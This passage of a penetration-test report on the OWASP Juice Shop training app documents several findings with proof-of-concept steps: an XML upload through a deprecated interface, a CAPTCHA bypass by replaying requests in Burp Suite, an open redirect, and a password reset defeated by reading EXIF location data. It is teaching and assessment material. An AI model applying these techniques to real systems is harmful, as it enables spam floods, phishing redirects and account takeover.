The application exposes a deprecated **B2B XML interface** through the complaint submission form. This interface was not properly disabled or secured. The penetration tester discovered that the file input field on the complaints page accepts **arbitrary file types**, including .xml files — which were successfully uploaded and processed without restrictions. This behavior indicates that legacy functionality meant for B2B integration is still active and accepting input.

#### Impact:

- **Interface Misuse:** penetration testers can upload XML files to test for further XML-based vulnerabilities like **XXE (XML External Entity)** .
- **Legacy Exploitation:** Deprecated features often lack proper security hardening, making them a common target for penetration testers .
- **Unintended Behavior:** Unrestricted file type acceptance without proper validation or usage context can lead to privilege escalation or sensitive data access.

---

#### Vulnerability Location:

- **Endpoint:** `http://127.0.0.1:3000/#/complain`
  - **Component:** File input field for complaint submissions
  - **Accepted File Type:** .xml
  - **Behavior:** Legacy XML processing occurs, indicating active deprecated B2B interface
- 

#### Recommendations:

1. **Disable Deprecated Interfaces:**

- Immediately remove or disable any legacy endpoints that are no longer in use.

## 2. Enforce File Type Validation:

- Restrict accepted file types to only those necessary (e.g., .jpg, .png, .pdf).
- Reject unsupported or potentially dangerous formats like .xml.


## 3. Apply Security Controls to File Uploads:

- Validate and sanitize all uploaded files.
- Store uploads in isolated directories with no execution permissions.


---

### Proof of Concept (PoC):



1. Go to the **Complaints page** of the application.



2. Click on the “Choose File” button and modify the file dialog settings to show **all file types**.



3. Select a file with the extension .xml (e.g., test.xml).



4. Upload the file via the form — the system accepts the file without restriction or validation, confirm that the upload succeeds, indicating that the deprecated XML-based interface is still active and capable of processing or storing such files.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL in the address bar is 127.0.0.1:8000/complain. The page title is "OWASP Juice Shop". A green success message at the top states: "You successfully solved a challenge: Deprecated Interface (Use a deprecated B2B interface that was not properly shut down.)". Below this, there is a "Complaint" form. The "Customer" field contains "mariafmfati17@gmail.com". The "Message\*" field contains "hello". A note below it says "Max: 162 characters" with "5169" characters used. An "Invoice:" field shows "Choose File No file chosen". At the bottom is a blue "Submit" button with a right-pointing arrow.

## 6.10 Client-Side Manipulation & UI Tampering

### 6.10.1 Mass Dispel

LOW

#### Description:

The application displays multiple “Challenge Solved” notifications as toast messages, but it lacks proper control over how these elements can be manipulated on the client side. A user is able to use browser developer tools (**DevTools**) to interact directly with the DOM and close all notifications programmatically using JavaScript. This bypasses the intended manual interaction for dismissing each notification.

---

#### Impact:

- This reveals that important UI elements (such as notifications) can be manipulated or removed entirely by the user without restrictions.
  - If critical UI components can be easily modified or removed from the front end, it could hint at other client-side manipulation possibilities in the application.
  - While the impact is relatively low, it exposes poor client-side protection and is a reminder that important logic should not rely solely on front-end enforcement.
- 

#### Vulnerability Location:


- **Path:** `http://127.0.0.1:3000/#/score-board`
  - **Element Selector:** `.notificationMessage` within the DOM
  - **Affected Component:** Angular component with tag `br_ngcontent-ng-c1692636880`
-

## Recommendations:

1. Prevent DOM Manipulation for Critical Elements:
  - o Ensure that UI elements that carry application logic or status are protected on the backend and are not purely visual.
  - o Do not rely solely on front-end notifications to confirm important events like challenge completions.
2. Use Secure Design for Notifications:
  - o Notifications should not reveal too much information.
  - o Consider using obfuscation or other checks to limit direct DOM access and manipulation.

## Proof of Concept:

1- Open the OWASP Juice Shop and solve a few challenges to trigger multiple “Challenge solved” notifications.




2-Press F12 or right-click → Inspect to open the browser Developer Tools.

-Navigate to the Console tab.

-Paste and execute the following JavaScript code:

```
document.querySelectorAll('.notificationMessage').forEach(el => el.remove());
```



## 6.11 Broken Anti-Automation

### 6.11.1 CAPTCHA Bypass

HIGH

#### Description:

The application implements a CAPTCHA mechanism on the customer feedback form to prevent bots and automation. However, the CAPTCHA validation is **only superficial on the client-side** without proper verification on the server-side. An penetration tester can **submit multiple feedback entries by reusing the same CAPTCHA value** without solving a new one each time. This bypass is possible because the server does not validate whether the CAPTCHA was freshly generated and solved for each submission, allowing mass automated submissions.

---

#### Impact:

- **Automated Abuse:** penetration testers can flood the feedback system with automated submissions.
  - **Resource Exhaustion:** Potential DoS (Denial of Service) by overwhelming the system with requests.
  - **Integrity Issues:** Legitimate feedback may be lost or diluted among spam.
  - **Reduced Trust:** CAPTCHA is expected to provide basic protection; its failure undermines user trust.
- 

#### Vulnerability Location:

- **Component:** Customer Feedback Form
  - **Parameter Affected:** CAPTCHA Value
  - **Behavior:** Reusing the same CAPTCHA token multiple times allows multiple submissions.
- 


#### Recommendations:

1. **Server-Side CAPTCHA Validation:**

- Implement strict server-side validation to ensure each CAPTCHA is verified **once per session** and **per submission**.
2. **Token Invalidation After Use:**
    - Once a CAPTCHA is solved and used for a submission, **invalidate it immediately** to prevent reuse.
  3. **More Robust CAPTCHA Systems:**
    - Consider using more dynamic and secure CAPTCHA services (e.g., reCAPTCHA v2/v3).
- 

### Proof of Concept (PoC):

1. **open** the Customer Feedback page and **Fill** the feedback form and solve the displayed CAPTCHA.



The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/contact. The page title is "Customer Feedback". The form fields are as follows:

- Author:** anonymous
- Comment\*:** hello
- Rating:** A green slider bar is set to the middle position.
- CAPTCHA:** What is 1-8+8 ?  
Result\*: -15

A yellow arrow points upwards towards the "Submit" button at the bottom of the form.

2. **Intercept** the POST request using Burp Suite.

The screenshot shows a Burp Suite interface with the following details:

**Network Tab (Left):**

| Time             | Type | Direction   | Method | URL                                                                                 | Status code | Length |
|------------------|------|-------------|--------|-------------------------------------------------------------------------------------|-------------|--------|
| 01:06:27 23 Apr. | HTTP | → Request   | POST   | /api/Feedback                                                                       |             |        |
| 01:06:32 23 Apr. | WS   | → To client |        | http://127.0.0.1:3000/socket.io/1/eIO->4&transport=web-socket&sid=M0R5EP9Exo6oBAABs |             | 1      |
| 01:06:38 23 Apr. | HTTP | → Request   | GET    | /                                                                                   |             |        |
| 01:07:01 23 Apr. | HTTP | → Request   | GET    | /                                                                                   |             |        |
| 01:07:25 23 Apr. | HTTP | → Request   | GET    | /socket.io/1/eIO->4&transport=polling&t=PPVmfpkA                                    |             |        |

**Request Tab (Bottom Left):**

```
Pretty Raw Hex
15 Referer: http://127.0.0.1:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: laravel_session=...
18 Content-Type: application/x-www-form-urlencoded
19 Connection: keep-alive
20
21
{"UserId":23,
"caption":5,
"rate":10,
"comment":"Hello (**iamfathi7@gmail.com)",
"rating":5}
```

**Inspector Tab (Bottom Right):**

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18

**Notes Tab (Bottom Right):**

### 3. Send the captured request to Repeater.

4. Send the same request multiple times (10+ requests) without solving new CAPTCHAs.



All feedback submissions are accepted successfully, confirming the CAPTCHA was not validated properly.

The screenshot shows a web browser window for the OWASP Juice Shop. The URL is 127.0.0.1:3000/#/contact. At the top, there's a green banner message: "You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 20 seconds.)". Below this is the "Customer Feedback" form. The "Author" field contains "\*\*\*in@juice-sh.op". The "Comment\*" field contains "hello". A note below it says "Max. 160 characters" and "5/160". The "Rating" field has a green circle. Below the comment area is a CAPTCHA challenge: "CAPTCHA: What is 3\*10-5 ?" The "Result\*" field contains "25". At the bottom right is a "Submit" button with a right-pointing arrow.

## 6.12 Unvalidated Redirects

### 6.12.1 Outdated Allowlists

MEDIUM

- **Description:**

The application uses an outdated allowlist for redirect destinations, which can be bypassed to redirect users to external, potentially malicious websites. This flaw allows penetration tester to exploit redirection logic and trick users into visiting unintended or harmful destinations.

---

- **Impact:**

A penetration tester was able to craft a URL that redirects users to a malicious external site. This can be used for phishing, malware delivery, or social engineering attacks that appear to come from a trusted source.

---

- **Vulnerability Location:**

Found in main.js – redirection behaviour tied to the term “blockchain”

---

- **CVE Reference:**

---


- **Recommendations:**

- Use a validated list of approved redirect destinations.
- Never allow user input to control the destination of redirects unless it is strictly validated.
- Implement server-side validation and enforce it rather than relying solely on client-side checks.

---


- **Proof Of Concept:**

1. Open the target application in a browser and Press **F12** to open Developer Tools and go to the **Debugger** tab.



Locate the **main.js** file in the application's source code.


2. Use the search to look for the keyword "redirect" and focus on code sections involving "blockchain" these often contain logic responsible for external redirection.



3. Find the redirect URL or endpoint pointing to a blockchain/crypto site.

`./redirect?to=https://blockchain.info/address/1AbKfgvw9ps041NbL18kuFDOTezwGSDRZn'`

#### 4. Copy the redirect link and paste it into the browser's address bar.



The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. A Firefox browser is open, displaying the Blockchain.com address info page for the Bitcoin address 1AbKf-gw9psQ4t1n. The page shows a summary of the address's activity, including its balance of 0.00005997 BTC (approximately \$5.69), transaction history, and a QR code. The browser's address bar shows the URL https://www.blockchain.com/explorer/addresses/1Bc/1AbKf-gw9psQ4t1n. The desktop taskbar at the bottom shows various application icons.

The redirect works without validation which means that the application still allows redirects to such domains without proper checks using an outdated allowlist this can expose users to potential phishing or malicious redirection attacks.

## 6.13 Sensitive Data Exposure

### 6.13.1 Meta Geo Stalking

MEDIUM

- **Description:**

we exploited metadata embedded in an image uploaded by the user "John". The password reset feature uses a security question related to his favourite hiking location, which can be discovered through the photo's metadata. By analysing the photo, we extracted GPS coordinates that led us to the answer needed to bypass the security question and reset John's account password.
- **Impact:**


A penetration tester was able to gain unauthorized access to John's account by extracting sensitive metadata (location) from a public image and using it to answer the password reset security question. This demonstrates a real-world risk where users unknowingly expose sensitive data through media uploads.
- **Vulnerability Location:**
  - Reset Password Page: /#/forgot-password
- **CVE Reference:**

---
- **Recommendations:**
  - Strip all metadata (EXIF) from uploaded images server-side before making them public.
  - Avoid using easily guessable or researchable security questions for account recovery.
  - Implement rate-limiting and monitoring on password reset functionalities.
  - Use multi-factor authentication for sensitive account actions.
  - Prevent account reset workflows from disclosing whether an email is registered (i.e., don't show whether a security question appears or not based on input).

---

- **Proof Of Concept:**

1. Go to the “Forgot Password” page.



The image shows a dark-themed 'Forgot Password' form. At the top, it says 'Forgot Password'. Below that are four input fields: 'Email\*' with a question mark icon, 'Security Question\*' with a question mark icon, 'New Password\*' with a note 'Password must be 5-40 characters long.' and a character count '0/20', and 'Repeat New Password\*' with a character count '0/20'. There is a toggle switch labeled 'Show password advice' with a red underline below it. At the bottom is a large grey button with a pencil icon and the word 'Change'.

Observe the reset form asking for: Email address, Security question and new password.

2. To know John's exact email, browse the website for clues (reviews, comments, feedback etc.).

OWASP Juice Shop Sensitive Data Exposure :: PHP Sensitive Data Exposure :: PHP wordpress - Google

All Products

